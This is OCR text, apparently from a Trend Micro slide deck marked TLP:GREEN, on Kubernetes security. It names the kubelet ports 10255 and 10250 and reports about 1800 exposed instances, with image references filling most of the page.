
TLP:GREEN

Why? ☺


TLP:GREEN

TREND MICRO


Kubernetes



Kubernetes API requires client certificate by default



TLP:GREEN

So, Kubernetes is secure, right?

Unfortunately, client security is not enough


TLP:GREEN

read-only http port


https control port

10255

10250




TLP:GREEN



1800 exposed


TREND MICRO




Port 10255

TREND MICRO

TLP:GREEN




TLP:GREEN



